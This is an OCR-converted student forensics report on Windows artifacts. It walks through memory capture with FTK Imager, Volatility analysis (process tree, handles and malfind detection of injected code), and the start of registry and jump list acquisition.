WINDOWS AND LINUX ARTIFACT DEEP DIVE

INFRASTRUCTURE AND SECURITY – FORENSICS INVESTIGATOR

DEPI GRADUATION PROJECT

REPORT ONE

WINDOWS FORENSICS

Prepared by:

Anas Mahmoud

Windows and Linux Artifact Deep Dive

Contents

About The Project

This work is part of the forensic investigation track within the **Digital Egypt Pioneers Initiative (DEPI)** and reflects a collaborative effort carried out with a professional, team-oriented approach.

The project aims to study and analyze digital evidence across both Windows and Linux operating systems.

This work represents our **graduation project** for the **DEPI Digital Forensics Track**, demonstrating our ability to apply real forensic methodologies, analyze system artifacts, and work effectively as a coordinated investigation team.

The work is organized into a structured four-week workflow, where each week focuses on a specific forensic domain.

The four-week structure of the project is as follows:

- **Week 1 – Windows Forensics**
Deep investigation of Windows volatile and non-volatile artifacts, including memory acquisition, registry analysis, jump lists, shellbags, and browser data.

- **Week 2 – Linux Forensics**
Forensic examination of a Linux environment, covering EXT4 filesystem analysis, log inspection, deleted history recovery, and RAM acquisition.

- **Week 3 – Comparative Forensics**
Cross-platform comparison of Windows and Linux artifacts, focusing on timestamp formats, user activity trails, evidence value, and tool compatibility.

- **Week 4 – Consolidated Reporting & Final Review**
Compilation of all findings into a unified forensic guide, including legal considerations and a complete professional analysis of both operating systems.

Week 1 Report: Windows Forensics

1. Introduction:

This report documents the forensic analysis of key Windows artifacts for a digital investigation. The study focuses on three crucial areas of a Windows system: memory dumps, registry keys, jump lists, shellbags, and browser cache and history. These artifacts are essential for understanding user activity, system configuration, and potential malicious behavior. The objective of this report section is to detail the steps and findings related to acquiring and analyzing these specific artifacts, providing a snapshot of the system's state and user interactions.

Memory Acquisition and Analysis: This involves creating a memory dump, a snapshot of the system's RAM at a specific point in time, and analyzing it with tools like Volatility to extract information about running processes, system details, and potential malicious code.

Persistent User Activity Artifacts: This covers the acquisition and examination of the Windows Registry, which stores system configuration and recent activity data, as well as Jump Lists and Shellbags. Jump Lists keep track of frequently opened files and programs, while Shellbags maintain records of which folders were accessed, even if they've been deleted.

Browser Forensics: This section focuses on extracting and analyzing browser cache and history, including downloaded history, cookies, and extensions, which are crucial for revealing the sites visited by the user and any related activities.

The methodologies described in the following sections utilize industry-standard forensic tools such as FTK Imager, Volatility, Registry Explorer, Shellbags Explorer, and BrowserHistoryExaminer.

2. Collecting Memory Dumps:


A Memory Dump is a snapshot of a system's RAM at a specific point in time.

Types of Memory Dumps:


- **Full Memory Dump:** Captures all RAM, including user and kernel space. Useful for complete forensic investigations and malware analysis.
- **Process Dump:** Captures the memory of a single running process. Helpful for reverse engineering or isolating malicious behavior within a specific application.
- **Pagefile Analysis:** Systems offload some memory content to disk when RAM is full.


Taking full memory capture using FTK Imager:

1. Go to files.
2. Capture memory.
3. Entering the destination path.



4. We should ensure the integrity of the captured file by getting its hash.





Next step: After dumping memory, we could use volatility to get info from the image that we have.

Volatility is an open-source memory forensics framework that is cross-platform, modular, and extensible. Volatility uses plugins to request data to carry out analysis. Some of the most commonly used plugins include: windows.info, pslist, and pstree. Let us look at these plugins, extracting information from our memory file.

- We can begin by obtaining operating system details from the image using Windows.info.


```
Symbols file:///home/ubuntu/Desktop/volatility3/volatility3/symbols/windows/ntkr
nlpa.pdb/30B5FB31AE7E4ACAABA750AA241FF331-1.json.xz
Is64Bit False
IsPAE   True
layer_name      0 WindowsIntelPAE
memory_layer    1 FileLayer
KdDebuggerDataBlock     0x80545ae0
NTBuildLab      2600.xpsp.080413-2111
CSDVersion      3
KdVersionBlock  0x80545ab8
Major/Minor     15.2600
MachineType     332
KeNumberProcessors      1
SystemTime      2012-07-22 02:45:08+00:00
NtSystemRoot    C:\WINDOWS
NtProductType   NtProductWinNt
NtMajorVersion  5
NtMinorVersion  1
PE MajorOperatingSystemVersion  5
PE MinorOperatingSystemVersion  1
PE Machine      332
PE TimeDateStamp        Sun Apr 13 18:31:06 2008
```

- Collecting info about running processes using Windows. pstree, we can use the flag --pid <PID> if we are looking for a specific process.

```
ubuntu@tryhackme:~/Desktop/volatility3$ python3 vol.py -f ~/Desktop/Investigations/Investigation-1.vmem windows.pstree
Volatility 3 Framework 2.26.2
WARNING  volatility3.framework.layers.vmware: No metadata file found alongside VMEM file. A VMSS or VMSN file may be required to correctly process a VME
M file. These should be placed in the same directory with the same file name, e.g. Investigation-1.vmem and Investigation-1.vmss.
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        Audit   Cmd     Path

4       0       System  0x823c89c8      53      240     N/A     False   N/A     N/A     -       -       -
* 368   4       smss.exe        0x822f1020      3       19      N/A     False   2012-07-22 02:42:31.000000 UTC  N/A     \Device\HarddiskVolume1\WINDOWS\
system32\smss.exe       \SystemRoot\System32\smss.exe   \SystemRoot\System32\smss.exe
** 584  368     csrss.exe       0x822a0598      9       326     0       False   2012-07-22 02:42:32.000000 UTC  N/A     \Device\HarddiskVolume1\WINDOWS\
system32\csrss.exe      C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=ba
sicsrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ProfileControl=Off MaxRequestThreads=16    \??\C:\W
INDOWS\system32\csrss.exe
** 608  368     winlogon.exe    0x82298700      23      519     0       False   2012-07-22 02:42:32.000000 UTC  N/A     \Device\HarddiskVolume1\WINDOWS\
system32\winlogon.exe   winlogon.exe    \??\C:\WINDOWS\system32\winlogon.exe
*** 664 608     lsass.exe       0x81e2a3b8      24      330     0       False   2012-07-22 02:42:32.000000 UTC  N/A     \Device\HarddiskVolume1\WINDOWS\
system32\lsass.exe      C:\WINDOWS\system32\lsass.exe   C:\WINDOWS\system32\lsass.exe
*** 652 608     services.exe    0x81e2ab28      16      243     0       False   2012-07-22 02:42:32.000000 UTC  N/A     \Device\HarddiskVolume1\WINDOWS\
system32\services.exe   C:\WINDOWS\system32\services.exe        C:\WINDOWS\system32\services.exe
**** 1056       652     svchost.exe     0x821dfda0      5       60      0       False   2012-07-22 02:42:33.000000 UTC  N/A     \Device\HarddiskVolume1\
WINDOWS\system32\svchost.exe    C:\WINDOWS\system32\svchost.exe -k NetworkService       C:\WINDOWS\system32\svchost.exe
**** 1220       652     svchost.exe     0x82295650      15      197     0       False   2012-07-22 02:42:35.000000 UTC  N/A     \Device\HarddiskVolume1\
WINDOWS\system32\svchost.exe    C:\WINDOWS\system32\svchost.exe -k LocalService C:\WINDOWS\system32\svchost.exe
**** 1512       652     spoolsv.exe     0x81eb17b8      14      113     0       False   2012-07-22 02:42:36.000000 UTC  N/A     \Device\HarddiskVolume1\
WINDOWS\system32\spoolsv.exe    C:\WINDOWS\system32\spoolsv.exe C:\WINDOWS\system32\spoolsv.exe
**** 908        652     svchost.exe     0x81e29ab8      9       226     0       False   2012-07-22 02:42:33.000000 UTC  N/A     \Device\HarddiskVolume1\
WINDOWS\system32\svchost.exe    C:\WINDOWS\system32\svchost -k rpcss    C:\WINDOWS\system32\svchost.exe
**** 1004       652     svchost.exe     0x823001d0      64      1118    0       False   2012-07-22 02:42:33.000000 UTC  N/A     \Device\HarddiskVolume1\
```

- Looking into the details and handles of files and threads using Windows. Handles.



```
PID     Process Offset  HandleValue     Type    GrantedAccess   Name

1640    reader_sl.exe   0xe10096e0      0x4     KeyedEvent      0xf0003 CritSecOutOfMemoryEvent
1640    reader_sl.exe   0xe159c978      0x8     Directory       0x3     KnownDlls
1640    reader_sl.exe   0x82211678      0xc     File    0x100020        \Device\HarddiskVolume1\Documents and Settings\Robert
1640    reader_sl.exe   0x82210208      0x10    File    0x100020        \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8
.0.50727.762_x-ww_6b128700
1640    reader_sl.exe   0xe14916d0      0x14    Directory       0xf000f Windows
1640    reader_sl.exe   0xe1c6a588      0x18    Port    0x21f0001       -
1640    reader_sl.exe   0x82319610      0x1c    Event   0x21f0003       -
1640    reader_sl.exe   0x8205a2a0      0x20    WindowStation   0xf037f WinSta0
1640    reader_sl.exe   0x822f8168      0x24    Desktop 0xf01ff Default
1640    reader_sl.exe   0x8205a2a0      0x28    WindowStation   0xf037f WinSta0
1640    reader_sl.exe   0x82311280      0x2c    Semaphore       0x100003        -
1640    reader_sl.exe   0x82234dd0      0x30    Semaphore       0x100003        -
1640    reader_sl.exe   0xe1c042d0      0x34    Key     0x20f003f       MACHINE
1640    reader_sl.exe   0xe16ce308      0x38    Directory       0x2000f BaseNamedObjects
1640    reader_sl.exe   0x8213d0e0      0x3c    Semaphore       0x1f0003        shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
1640    reader_sl.exe   0xe1835648      0x40    Key     0x20f003f       USER\S-1-5-21-789336058-261478967-1417001333-1003
1640    reader_sl.exe   0x820d2f28      0x44    File    0x100020        \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_659
5b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83
1640    reader_sl.exe   0xe1c72300      0x48    Port    0x1f0001        -
1640    reader_sl.exe   0xe17d3938      0x4c    Section 0x4     -
1640    reader_sl.exe   0x81de10c8      0x50    Event   0x1f0003        -
1640    reader_sl.exe   0x822924c8      0x54    Thread  0x1f03ff        Tid 1648 Pid 1640
1640    reader_sl.exe   0x821dd728      0x58    Event   0x1f0003        -
1640    reader_sl.exe   0x82196418      0x5c    Event   0x1f0003        -
1640    reader_sl.exe   0x820022e0      0x60    Event   0x1f0003        -
```


- Getting a file containing a header that points to a Windows executable file malfind.


```
1484    explorer.exe    0x1460000       0x1480fff       VadS    PAGE_EXECUTE_READWRITE  33      1       Disabled        MZ header
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 ................
0x1460000:      dec     ebp
0x1460001:      pop     edx
0x1460002:      nop
0x1460003:      add     byte ptr [ebx], al
0x1460005:      add     byte ptr [eax], al
0x1460007:      add     byte ptr [eax + eax], al
0x146000a:      add     byte ptr [eax], al
1640    reader_sl.exe   0x3d0000        0x3f0fff        VadS    PAGE_EXECUTE_READWRITE  33      1       Disabled        MZ header
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 ................
0x3d0000:       dec     ebp
0x3d0001:       pop     edx
0x3d0002:       nop
0x3d0003:       add     byte ptr [ebx], al
0x3d0005:       add     byte ptr [eax], al
0x3d0007:       add     byte ptr [eax + eax], al
0x3d000a:       add     byte ptr [eax], al
```

3. Analyze Registry Keys, Jump Lists, And Shellbags:


Data acquisition: making a copy of the required data and performing forensics on it.

Registry Acquisition:






Jump list acquisition:





Analyzing registers using registry explorer:

The Windows Registry is a collection of databases that contains the system's configuration data. This configuration data can be about the hardware, the software, or the user's information. It also includes data about the recently used files, programs used, or devices connected to the system. The registry on any Windows system contains the following five root keys: HKEY_CURRENT_USER, HKEY_USERS, HKEY_LOCAL_MACHINE, HKEY_CLASSES_ROOT, and HKEY_CURRENT_CONFIG.


First thing to do is load hives into the registry explorer by going to file -> load hive.



